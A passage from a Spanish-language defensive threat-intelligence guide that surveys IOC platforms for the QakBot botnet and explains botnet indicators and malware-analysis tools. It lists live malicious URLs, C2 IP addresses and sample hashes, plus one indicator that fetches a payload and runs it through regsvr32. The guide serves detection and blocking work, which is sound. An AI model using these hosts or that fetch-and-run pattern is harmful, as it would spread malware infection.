


Figura 17: Página principal para la amenaza de QakBot




Figura 18: Técnicas y tácticas utilizadas por la amenaza de QakBot

4.2. Threatfox

Otra de las plataformas que ofrece la posibilidad de obtener indicadores de compromiso es la de **Threatfox** <https://threatfox.abuse.ch/browse.php>. Por ejemplo, podríamos buscar IOCs relacionados con la botnet de Qakbot.

<https://threatfox.abuse.ch/browse.php?search=tag%3Aqakbot>

Date (UTC)	IOC	Malware	Tags	Reporter
2022-06-25 14:50	https://zttgn.com/tdau/esdipsa	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zttgn.com/tdau/tueafaitoimges	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/urratemu	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/ufmtotlevptuagi	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/telomuavupitq	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/taamanugm	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/tcoeidtoprduiae	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/smsitpeiomsp...	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/svneodsiiilgmsi	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/ruuspnrtqeraa...	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/riliielscdmeen...	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/rretvuielm	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/oateimeeptitu...	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/oeseetnvi	QakBot	QakBot	@Cryptolaemus1
2022-06-25 14:50	https://zkevd.com/od/tecnienlurexotrls	QakBot	QakBot	@Cryptolaemus1

Figura 19: IOCs para la botnet de QakBot

4.3. Inquest Labs

Se trata de un servicio <https://labs.inquest.net/dfi/search/ioc> que permite buscar IOCs por campos como dirección IP, nombre de dominio, URL.

SHA256	m1	+	1b	Size	Subcategory	Type	IOC	Code		
688492ce669d2c681317904148b9cf7514ba85f9106c481de75bd...	MALICIOUS	N/A	N/A	N/A	32.3KB	maldoc_hunter	XLS	6	2KB	
1846902858f655ea58b601568aa80ebcf1b54bceba87875dd01dc...	MALICIOUS	N/A	N/A	N/A	935.4KB	maldoc_hunter	XLS	0	0B	
b49a1ba6b677113749f71f3eac536166f4160df043a4ae6743c1d...	MALICIOUS	N/A	N/A	N/A	36.9KB	maldoc_hunter	XLS	6	3.6KB	
11102168fd95bfa04e13c4b833378c10102b549c3774b4ddc83e9...	SUSPICIOUS	N/A	N/A	N/A	55.9KB	maldoc_hunter	XLS	0	0B	
9fe29fecb337d500529bf38dae822c2e6431958ed4b8d182ec0da...	MALICIOUS	N/A	N/A	N/A	32.3KB	maldoc_hunter	XLS	6	2KB	
367aeb1e9d4b38fab27fceff790ce9b6386af8e8e96e132520416...	MALICIOUS	N/A	N/A	N/A	36.9KB	maldoc_hunter	XLS	6	3.6KB	
2c8df5861266bfd011467d0c2d47e679577e02e67e77200139e5b...	UNKNOWN	N/A	N/A	N/A	22.5KB	maldoc_hunter	DOC	5	0B	
7fac05f399b672350ca3c80be723cec3473ba505c1dae8f8b44fa...	UNKNOWN	N/A	N/A	N/A	5.7MB	excel40_hunter	DOC	0	0B	
4c85f91d13d10dfc5eb618901caf5abb94ff7aa749f67becb64a...	SUSPICIOUS	N/A	N/A	N/A	2.2MB	maldoc_hunter	DOC	0	0B	
e224e0189d89e72e005f3feac63c06a20f0b21beaf50a3b9cad68...	UNKNOWN	N/A	N/A	N/A	487.4KB	macro_hunter	XLS	49	463.9KB	
03b44c9c86a6e6571b91a26ec271846af346bd1759443b972fd6d...	UNKNOWN	N/A	N/A	N/A	71.6KB	macro_hunter	XLS	45	13.7KB	
91b0a1c5ae0b5b5260cd2e7a7d1bad88b7e7b169652ae80f6e7a7...	UNKNOWN	N/A	N/A	N/A	488.4KB	macro_hunter	XLS	51	467.2KB	
6da9f53b249fe8ff2feefb13908a5a4b05b5017ee611d4ef39adb...	MALICIOUS	N/A	N/A	N/A	935.4KB	maldoc_hunter	XLS	47	0B	
5812f0274505af2e0e4d0ae6d0b6022cda8b602ea0841299c9202...	UNKNOWN	N/A	N/A	N/A	37.2KB	macro_hunter	DOC	0	15.5KB	
469f2b734c6348531466072dca7a6496902dc5f684a764a6bfd9f...	UNKNOWN	N/A	N/A	N/A	28.3KB	macro_hunter	XLS	51	11.2KB	

Figura 20: IOCs para la botnet de QakBot

Overview

Share Link

Malicious

MIME Type: application/vnd.openxmlformats-officedocument.spreadsheetml.sheet

Subcategory: **maldoc_hunter**

MD5: 8d231c7ac09de3d769c87fbb7f3101ad

SHA1: 56bcdcdcd6d8fbbec4801928961fd98491d6c2f8

SHA256: bfc43f64a8887a20357db79957fb7c28f0b495ef61952c8b68d5d6e8a5464a06

SHA512: 6efad47a0a91f0ecc00d7639aafa55a2dca8a2217fc931d7acd79c145b4bbf50ca13db2cb7a0fbd0aa9e30bca7666f51c1095b402d89c8059171484d2c0583

Size: 270,7948

DFI Size: 938,0918 (246.42% increase in inspectable content)

First seen: 2022-04-05T01:52:09

Last Updated: 2022-04-07T10:58:39

Last DFI: 2022-04-05T01:53:46

[virustotal positives:19 weight:8.9]

Heuristics

Share Link

Macro with Startup Hook:

Detected macro logic that will automatically execute on document open. Most malware contains some execution hook.

Macro Execution Coercion:

Detected a document that appears to social engineer the user into activating embedded logic.

Figura 21: Información de una IOC maliciosa

El servicio dispone de una API para realizar peticiones desde un lenguaje de programación como Python:

```
import requests
import json
url =
"https://labs.inquest.net/api/dfi/summary?sha256=bfc43f64a8887a20357db79957fb7c28f0b495ef61952c8b68d5d6e8a5464a06"
response = requests.request("GET", url)
print(json.dumps(response.json(),indent=2))
```

```
{
  "data": {
    "analysis_completed": true,
    "classification": "MALICIOUS",
    "downloadable": true,
    "file_type": "XLS",
    "first_seen": "2022-04-05T01:52:09",
    "image": false,
    "inquest_alerts": [
      {
        "category": "info",
        "description": "Detected macro logic that will automatically execute on document open. Most malware contains some execution hook.",
        "reference": null,
        "title": "Macro with Startup Hook"
      },
      {
        "category": "malicious",
        "description": "Detected a document that appears to social engineer the user into activating embedded logic.",
        "reference": null,
        "title": "Macro Execution Coercion"
      }
    ],
    "inquest_dfi_size": 938091,
    "inquest_ml_score": null,
    "last_inquest_dfi": "2022-04-05T01:53:46",
    "last_inquest_featext": "2022-04-07T10:58:39",
    "last_updated": "2022-04-07T10:58:39",
    "len_code": 0,
    "len_context": 0,
    "len_metadata": 1027,
    "len_ocr": 570,
  }
}
```

Figura 22: Información de una IOC maliciosa en formato JSON

4.4. MalwareBazaar Database

Se trata de un servicio <https://bazaar.abuse.ch/browse> que permite encontrar muestras de malware asociadas a campañas de botnets.

Date (UTC)	SHA256 hash	Type	Signature	Tags	Reporter	DL
2022-04-13 18:33	7cbbc1df00701373d9e2...	exe	AgentTesla	AgentTesla exe	@GovCERT_CH	
2022-04-13 18:26	78b2822a2357e78f1990...	apk		apk joker signed	@500mk500	
2022-04-13 18:22	a95b3393a84fbd7d1cd6...	exe	AgentTesla	AgentTesla exe	@James_inthe_box	
2022-04-13 18:21	4f9ca6b3ec56724419b4...	exe	njrat	exe NJRAT RAT	@abuse_ch	
2022-04-13 18:18	440d68984c3eb506d64...	exe	AgentTesla	AgentTesla exe	@GovCERT_CH	
2022-04-13 18:08	80bd171402e1d008557...	msi		msi	@pr0xylife	
2022-04-13 18:06	83d7062a6e44aed6a16...	exe	NetWire	exe NetWire RAT	@abuse_ch	
2022-04-13 18:01	e27792bffc7542e12f21...	exe	NanoCore	exe NanoCore RAT	@abuse_ch	
2022-04-13 17:53	d2178b7a13257f007072...	exe	Formbook	exe FormBook xloader	@GovCERT_CH	
2022-04-13 17:49	7001879863632384fe76...	elf		32 elf mips mirai	@zbetcheckin	
2022-04-13 17:48	719d40f897e32c27d3e3...	elf	Mirai	32 arm elf mirai	@zbetcheckin	
2022-04-13 17:48	3e4e3472191744a0887...	elf	Mirai	32 elf mirai powerpc	@zbetcheckin	
2022-04-13 17:48	04e0f0b1a55f57e23a78...	elf		32 arm elf mirai	@zbetcheckin	
2022-04-13 17:48	7acd375504cb624685f3...	elf	Mirai	32 elf mirai renesas	@zbetcheckin	
2022-04-13 17:48	cb675ba156f2814c84df...	elf		32 arm elf mirai	@zbetcheckin	
2022-04-13 17:48	9bb42e3e32aefef5aceb...	elf		32 elf mirai motorola	@zbetcheckin	

Figura 23: Interfaz que ofrece la posibilidad de realizar búsquedas por etiquetas

Ofrece también la posibilidad de descargar el fichero para analizarlo posteriormente.

Intelligence 6	IOCs	YARA	File information	Comments 1	Actions
SHA256 hash:	7001879863632384fe76f761804e63975ac2f33c1cafd530b6458cade5332aee				
SHA3-384 hash:	ff6e118f149501c6a7944631803d5c0e3aaca5230e23738705f73f45a2bb54edd75c9687a2a2966b17ece041d4082455				
SHA1 hash:	e19077a4aab3a2c581ecb06902846c6f94b3a0ce				
MD5 hash:	639855a6c58d8f345f1d65cbe0b6c882				
humanhash:	sixteen-ceiling-alabama-saturn				
File name:	639855a6c58d8f345f1d65cbe0b6c882				
Download:	download sample				
Signature	n/a				
File size:	127'632 bytes				
First seen:	2022-04-13 17:49:00 UTC				
Last seen:	Never				
File type:	elf				
MIME type:	application/x-executable				
ssdeep	3072:QISPhPh28cVCSOdCve0uPgrUiyeVKfj/GPIBWhFb1lQl:QlyhPh28cVICPgrUnas/GPIBWhFb1lti				

Figura 24: Información de una IOC maliciosa que ofrece la posibilidad de descargar la muestra

Destacar que dispone de una API para realizar peticiones desde Python

- <https://bazaar.abuse.ch/api/>
- <https://bazaar.abuse.ch/api/#python>
- <https://github.com/cocaman/malware-bazaar>

4.5. Feodo Tracker

Proyecto <https://feodotracker.abuse.ch> que tiene como objetivo de compartir servidores C&C asociados con botnets entre las que podemos destacar **Dridex**, **Emote**, **TrickBot**, **QakBot** y **BazarLoader**.

Browse Botnet C&Cs

Here you can browse the list of botnet Command&Control servers (C&Cs) tracked by Feodo Tracker, associated with Dridex, TrickBot, QakBot (aka QuakBot/Qbot), BazarLoader (aka BazarBackdoor) and Emotet (aka Heodo). When Feodo Tracker was launched in 2010, it was meant to track Feodo botnet C&Cs. However, Feodo evolved further and different piece of malware of Feodo appeared:

- **Emotet**: is a successor of the Geodo It first appeared in March 2017 and is also known as *Heodo*). While it was initially used to commit ebanking fraud, it later turned over to a Pay-Per-Install (PPI)-like botnet which is propagating itself through compromised email credentials. More information about Emotet is available on [Malpedia](#)
- **TrickBot**: has **no** code base with Emotet. However, TrickBot usually gets dropped by Emotet for lateral movement and to drop additional malware (such as [Ryuk](#) ransomware). More information about TrickBot is available on [Malpedia](#)
- **Dridex**: is a successor of the Cridex ebanking Trojan. It first appeared in 2011 and is still very active as of today. There are speculations that the botnet masters behind the ebanking Trojan *Dyre* moved their operation over to Dridex. More information about Dridex is available on [Malpedia](#)
- **QakBot**: first appeared in 2007 and is still very active as of today. More information about QakBot is available on [Malpedia](#)
- **BazarLoader**: first appeared in 2021, BazarLoader (aka BazarBackdoor) is probably a "spin-off" from TrickBot. It is mainly used by infamous Conti group to deploy Ransomware on enterprise networks. Further information about BazarLoader is available on [Malpedia](#)

Filter for: Emotet (aka Heodo) TrickBot Dridex QakBot BazarLoader

Show entries Search:

Firstseen (UTC)	Host	Malware	Status	Network (ASN)	Country
2022-04-13 08:23:37	103.133.11.10	QakBot	Offline	AS134937 SPEED-AS Speed Communication	IN
2022-04-12 18:26:47	201.124.1.172	QakBot	Offline	AS8151 Uninet S.A. de C.V.	MX
2022-04-12 15:32:32	86.97.247.20	QakBot	Offline	AS5384 EMIRATES-INTERNET Emirates Internet	AE
2022-04-12 14:22:25	187.172.232.250	QakBot	Online	AS8151 Uninet S.A. de C.V.	MX
2022-04-12 14:22:25	177.158.7.155	QakBot	Online	AS18881 TELEFONICA BRASIL S.A	BR
2022-04-12 14:22:25	37.210.164.171	QakBot	Offline	AS42298 GCC-MPLS-PEERING GCC MPLS peering	QA
2022-04-12 14:22:24	86.97.247.20	QakBot	Offline	AS5384 EMIRATES-INTERNET Emirates Internet	AE
2022-04-12 14:22:24	83.110.75.225	QakBot	Offline	AS5384 EMIRATES-INTERNET Emirates Internet	AE
2022-04-12 14:22:23	191.17.223.222	QakBot	Online	AS27699 TELEFONICA BRASIL S.A	BR
2022-04-12 14:22:23	186.64.67.38	QakBot	Offline	AS27953 NODOSUD S.A	AR

Figura 25: Interfaz que ofrece la posibilidad de buscar malware asociado a una botnet

Ofrece la posibilidad de obtener **muestras de malware** asociadas a una dirección IP que forme parte de la botnet.

Referencing Malware Samples

The following table shows the most recent malware samples associated with malware botnet C&Cs hosted on 191.17.223.222. Please consider that the output is limited to the 500 most recent malware samples.

Show entries Search:

Time stamp (UTC)	MD5 hash	File Type	Virustotal	Malware
2022-04-13 11:30:18	0884cfbaa950949b796e7663a33349a2	dll	n/a	n/a
2022-04-13 04:39:20	81b7339827284990d3477681f653349e	msi	33.33%	n/a
2022-04-13 02:51:20	6377e3136505d2618f22adf925dcb33c	dll	28.99%	Quakbot
2022-04-12 17:19:46	726a41b2959768c5c3d2c7c213e6d0d8	dll	26.47%	n/a
2022-04-12 17:08:38	13bd4a09264d6312d957d61d64e79f53	msi	29.51%	n/a
2022-04-12 14:55:35	288d263dc2e6640869ad85b17c797919	dll	n/a	n/a
2022-04-12 13:56:59	022bfba36745f584c87ad97933c7ba5f	msi	22.03%	n/a
2022-04-12 13:31:49	80413378373701da3e295c2448f679f0	dll	n/a	n/a

Figura 26: Obtención de muestras de malware asociadas a una dirección IP

El servicio ofrece la posibilidad de descargar listas de bloqueo de direcciones IP, por ejemplo, para registrar en el firewall de nuestra organización.

Botnet C2 IP Blocklist

Dridex, Heodo (aka Emotet), TrickBot, QakBot (aka QuakBot / Qbot) and BazarLoader (aka BazarBackdoor) botnet command&control servers (C2s) usually reside on compromised servers and such that have been rented and setup by the threat actor itself for the sole purpose of botnet hosting. Feodo Tracker offers a blocklist of IP addresses that are associated with such botnet C2s. It can be used to block botnet C2 traffic from infected machines towards hostile servers on the internet that are under the control of cybercriminals.

To keep the false positive rate as low as possible, **an IP address will only get added to the blocklist if it responds with a valid botnet C2 response**

The Botnet C2 IP Blocklist gets **generated every 5 minutes** and is available in the plain-text and JSON format. We recommend you to update the list at **least every 15 minutes** (or even better: every 5 minutes) to receive the best protection against Dridex, Emotet, TrickBot, QakBot and BazarLoader.

Recommended IP blocklist

If you want to block botnet C&C IP addresses but avoid false positives, I highly recommend you to use the following blocklist as it only contains **active** botnet C&C servers or such that have been active in the past hours. Although false positives can happen on this blocklist, the false positive rate should be low.

Plain-Text JSON

Figura 27: Obtención de listas de bloqueo de direcciones IP

También disponemos de indicadores de compromisos relacionados con direcciones IP que actuaron como servidores C&C.

Botnet C2 Indicators Of Compromise (IOCs)

If you have a SIEM (Security Information and Event Management) product, you can enrich it with data from Feodo Tracker to get alerted about potential botnet C2 traffic leaving your network. Unlike the IP blocklist above, these datasets do not only contain additional information on tracked botnet C2s but also IP addresses that were acting as a botnet C2 within the **past 30 days**.

[Download CSV](#) [Download JSON](#) [Download IPs only](#)

In case you want to get a comprehensive list of **all botnet C2s Feodo Tracker has ever seen**, you may use the IoC list below. However, as IP addresses are being re-used/recycled, the false positive of this dataset is much higher.

[Download CSV \(Aggressive\)](#) [Download IPs only \(Aggressive\)](#)

4.6. AlienVault

AlienVault <https://otx.alienvault.com/browse/global/indicators> proporciona un servicio para buscar IOCs relacionados con diferentes tipos de indicadores como nombres de dominio, direcciones ip, direcciones de correo, hashes y códigos CVE.



Figura 28: Indicadores de compromiso relacionados con la botnet QakBot

Show entries

Search:

TYPE	INDICATOR	ROLE	TITLE	ADDED	ACTIVE	RELATED PULSES
URL	http://103.195.103.140/twoOtherThen.dat&&C:\Windows\system32\regsvr32			Jun 24, 2022, 12:59:18 PM	●	0
URL	http://103.195.103.140/twoOtherThen.dat&&%windir%\system32\regsvr32			Jun 24, 2022, 12:59:18 PM	●	0
URL	http://103.195.103.140/twoOtherThen.dat		HTML...	Jun 24, 2022, 12:59:18 PM	●	0
IPv4	103.195.103.140			Jun 24, 2022, 12:59:18 PM	●	1
FileHash-SHA256	b58e8215916819b141f33b312b4adc16b0a2fa924645d6b999de032f6d49			Jun 24, 2022, 12:59:18 PM	●	0
FileHash-SHA256	8f9945dbb8747494ad861a77ce64f8e02cd317d6635eae78ecb27c7687a57b3			Jun 24, 2022, 12:59:18 PM	●	0
FileHash-SHA256	9c4e87ccd6004a70115f8e654b8cc1a80d488876ff2e4e7db598303fa41b3fef			Jun 24, 2022, 12:59:18 PM	●	0
FileHash-SHA256	0d0f2885724cb94c9c1ca7c9bb436daca22f3934a4b10010dbaa3d3f51e7dc12			Jun 24, 2022, 12:59:18 PM	●	0
FileHash-SHA1	4e7b94658ba637d4e05ee3fb60480aa4b934d7a0			Jun 24, 2022, 12:59:18 PM	●	0
FileHash-MD5	b34091299aae4ff301b3402179adc3cd			Jun 24, 2022, 12:59:18 PM	●	0

SHOWING 1 TO 10 OF 307 ENTRIES

1 2 3 4 5 ... 31 NEXT

Figura 29: Indicadores de compromiso relacionados con la botnet QakBot

5. Indicadores de Compromiso relacionados con botnets y ataques DoS

Los **IoC [8]** son artefactos forenses recolectados de una intrusión que son identificados en la red, en un host o equipo. Estos IoC ayudan a los analistas a identificar cualquier tipo de amenaza que podría ser el origen de una brecha de seguridad por medio de una vulnerabilidad. La siguiente tabla presenta los principales tipos de IoC.

Artefactos basados en red	Son recibidos desde servidores, puertos, proxy server. Entre los artefactos recolectados podemos destacar captura de paquetes, estado de la red y sesiones.
Artefactos basados en host	Son recibidos desde el equipo. Entre los artefactos recolectados podemos destacar el registro del sistema y el sistema de archivos.
Artefactos basados en direcciones IP	Identificar las IPs de los servidores de comando y control son claves para identificar una conexión maliciosa.
Artefactos basados en URLs	Identificar las URLs asociadas a una Botnet y sus IPs relacionadas es un punto importante en la detección y su posterior bloqueo.
Artefactos basados en puertos y servicios	Servicios como DNS, HTTP, TCP, UDP, ICMP, FTP, SSH son analizados con sus puertos relacionados, la mayoría puertos altos.
Artefactos basados en registros	Los IoCs basados en cambios en el registro para tener persistencia es señal de qué una máquina está infectada.
Artefactos basados en procesos	La revisión de los procesos en ejecución es un indicador clave para la identificación de malware en el sistema como la carga de DLLs.

A grandes rasgos, los IOC permiten perfilar un incidente, crear una línea base para la identificación de diferentes variables asociadas a ese incidente en particular y comparar un dispositivo potencialmente afectado contra dichos parámetros para dar una respuesta rápida y efectiva. Los principales IOC relacionados para **detección de botnets y ataques DoS** son:

- **Tráfico inusual de salida de red:** Es importante monitorizar y analizar no sólo el tráfico interno de la red, sino el saliente, ya que pueden tratarse de peticiones fraudulentas o no autorizadas que pueden comprometer la seguridad de la red al generar puertas traseras a través de las cuales se esté enviando información confidencial.

- **Tráfico anormal en los puertos de aplicaciones específicas:** normalmente los ataques se realizan utilizando puertos conocidos, sin embargo, existen técnicas de ataque que utilizan puertos no tan comunes, para reducir el riesgo de ser detectados por los controles de seguridad implementados.
- **Falsificación de direcciones IP y utilización de servidores comprometidos de comando y control.** Por ejemplo, un atacante podría falsificar una dirección IP de origen y utilizar un servidor comprometido de comando y control que haga de intermediario para enviar paquetes de respuesta masivos a la dirección IP de la víctima en lugar de devolverlos al atacante.
- **Anomalías en la actividad de la cuenta de usuario con privilegios:** uno de los mayores factores de riesgo potencial de seguridad en las organizaciones son los usuarios con privilegios, ya que tienen acceso autorizado a las infraestructuras más críticas, a las bases de datos, a información confidencial y todas las actividades que estos realicen no serán consideradas como maliciosas, por el perfil de usuario que tienen.
- **Irregularidades geográficas:** intentos de conexión desde diferentes dirección IP geográficas, o con cambios de IP repentinos en las peticiones, podrían ser considerados como comportamientos anómalos ya que estas conexiones podrían estar dirigidas por un atacante y un servidor C&C, el cual mediante diferentes herramientas y técnicas estará tratando de eludir la seguridad implantada en los sistemas.
- **Un gran número de solicitudes para el mismo archivo:** Este es un indicador de compromiso donde un atacante intenta acceder a un archivo o a un sistema de forma insistente ya que en condiciones normales, un usuario legítimo, realiza una petición para acceder a los mismos, pero en cambio, un atacante que no tiene las credenciales de acceso, realizará varias peticiones al mismo archivo o intentará ganar acceso usando herramientas de explotación.
- **Cambios sospechosos del sistema de archivos y registros:** Con el objetivo de lograr persistencia en un sistema o equipo, los atacantes suelen realizar cambios en los archivos del sistema y en los registros, abrir puertas traseras y no ser detectados por los controles de seguridad o los sistemas de monitorización.
- **Anomalías relacionadas con solicitudes de DNS.** Este tipo de indicador se centra en los patrones que dejan las consultas DNS maliciosas a una dirección IP o host específico.
- **Autenticaciones fallidas sobre un firewall.** Este tipo de situaciones se da cuando se está intentando hacer un ataque de fuerza bruta sobre el protocolo SSH.
- **Acceso remoto de usuarios con VPN.** Este indicador de compromiso busca detectar suplantación de usuarios corporativos. El atacante usa la identificación de este tipo de usuarios que tienen acceso a través de la VPN para lograr acceso a la red corporativa y acceder a información sensible.

Una vez hemos obtenido los artefactos relacionados con una amenaza, pasaremos a realizar **análisis estáticos y dinámicos** sobre los mismos. Un análisis **estático** consiste en analizar los ficheros obtenidos realizando un proceso de ingeniería inversa en busca de firmas de malware, direcciones IP de servidores C&C y direcciones URL a las que se conecta para descargar el código malicioso.

Este análisis **estático** tiene como objetivo encontrar patrones a nivel de cadenas de texto o bytes que puedan ser sospechosos que se hayan registrado en una base de datos de firmas. Lo que se conoce como una firma, no es más que un extracto o una función resumen del fichero que estamos analizando.

Por otra parte, un análisis **dinámico** tiene como objetivo obtener características propias de la botnet cuando está en ejecución. Por ejemplo, podríamos buscar elementos como:

- Servidores públicos que se comunican con hosts internos. Esto podría ser indicativo de exfiltración de datos y comunicaciones remotas desde servidores de C&C.
- Tráfico y conexiones a través de puertos no estándar.
- Hosts internos que se comunican con países fuera del entorno de la organización.
- Tráfico SMTP y correos electrónicos desconocidos. Podría ser evidencia de que se está utilizando un sistema comprometido para lanzar ataques DDoS.
- Varios inicios de sesión de usuarios de diferentes regiones. Esto podría ser indicativo de credenciales de usuario robadas.
- Uno de los indicadores de ataque más comunes, la comunicación entre hosts internos y externos que usan puertos inusuales (usualmente 80 y 443 se usan para tráfico externo) puede indicar que los atacantes usan estos puertos para comunicarse con el malware
- Si tu organización tiene servidores DNS internos para la resolución de nombres de dominio y encuentras que un host interno está realizando peticiones a los servidores DNS externos.
- Los escaneos de red provenientes de hosts internos pueden indicar que un atacante se ha abierto camino en tu red y está tratando de moverse lateralmente para robar información. Estos hosts deberían ponerse en cuarentena para bloquear los avances del atacante.
- Un usuario en la red que tiene múltiples inicios de sesión desde diferentes localizaciones en un corto período de tiempo puede ser una señal de que las credenciales del usuario se han visto comprometidas y que los atacantes están tratando de acceder a la red con ellos.
- Solicitudes de DNS que se den de forma simultánea.
- Procesos desconocidos que arranquen en background.
- Archivos host de Windows modificados.

El análisis estático y dinámico son utilizados para generar IoCs mediante ingeniería inversa del código que estamos analizando y se pueden utilizar herramientas que identifican direcciones IPs, dominios, creación de archivos, modificación del registro de Windows, entre otros. La siguiente tabla presenta las herramientas de análisis estático y dinámico que se suelen utilizar para realizar ingeniería inversa sobre muestras de malware y ficheros sospechosos que podrían formar parte de la infección de un equipo.

Técnica	Herramienta	Descripción
Análisis estático	Ida Freeware https://hex-rays.com/ida-free/	Disassembler que realiza análisis estático y convierte un ejecutable a código máquina.
Análisis estático	Immunity Debugger https://www.immunityinc.com/products/debugger	Realiza ingeniería inversa sobre binarios y permite obtener el código en ensamblador.
Análisis estático	Dependency Walker https://www.dependencywalker.com/	Permite el escaneado de ficheros de Windows como archivos exe, dll y crea un diagrama en forma de árbol jerárquico.
Análisis estático	x64dbg https://x64dbg.com	Debugger para binarios de windows
Análisis dinámico	Process Monitor https://docs.microsoft.com/en-us/sysinternals/downloads/procmon	Permite visualizar las llamadas que realiza un proceso y llamadas a nivel de red.
Análisis híbrido	https://www.hybrid-analysis.com	Plataforma que permite realizar análisis estáticos y dinámicos.
Análisis híbrido	https://www.virustotal.com	Plataforma que permite realizar análisis estáticos y dinámicos.

Para el **análisis del tráfico** podríamos recurrir a servicios como el que proporciona <https://www.malware-traffic-analysis.net/index.html>

